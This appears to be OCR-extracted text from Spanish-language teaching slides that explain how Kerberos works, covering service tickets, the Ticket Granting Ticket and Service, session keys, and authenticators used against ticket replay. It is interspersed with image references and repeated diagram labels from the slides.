
Base de datos de claves

ACTO 2 – SERVICE TICKETS



- Este ticket contiene la identidad de chicho.
- El ticket esta cifrado con la clave del servicio.
- Este enfoque requiere que enviemos nuestra clave al Servidor de autenticacion cada vez que queramos acceder a un servicio

ACTO 3 – TICKET GRANTING



ACTO 3 - Repaso

- El primer paquete que se envia contiene la informacion del usuario, el paquete se cifra con la clave del usuario.
- TGT: Nos permiten tener Single Sign-One y no eviar nuestra credencial en la red cada tanto . El TGT esta cifrado con la clave del servicio TGS.
- ST: Nos permite acceder a los servicios sin conocer la clave de los servicios. Este va cifrado con la clave del servicio.
- Gracias a el Authentication Service (AS) permiten centralizar las claves.

ACTO 3 - Tickets

- Los Tickets son reutilizables y renovables (Cuentan con un tiempo de expiracion)
- Hasta ahora los tickets se pueden reutilizar para suplantar la identidad de otra persona.


ACTO 4 - Authenticators

Problema:

- ¿Como puedo identificar que el usuario que envia el ticket es el dueño legitimo de este ticket?
- Si alguien roba tus tickets y decide Volver a utilizarlos antes de que caduquen, no se puede hacer nada para impedirlo.

Intento de “Solucion”:

- Los authenticators son otra estructura de datos que va a incluir nuestra identidad y un timestamp.
- Ahora cuando el cliente interactue con un servicio, no solo se envia el ticket sino Ticket + Authenticator.
- Los servicios intentan comparer ambos valores de datos y si en ambos valores de datos la entidad es la misma, la legitimidad del dueño del ticket es confirmada.


TS
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TGS
Ticket Granting Service
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
TGS Session Key
Contraseña del servicio
Contraseña de chicho
Clave del servicio TGS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
Ticket Granting Service
TGS Session Key
Contraseña del servicio
Contraseña de chicho
Clave del servicio TGS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TGS Session Key
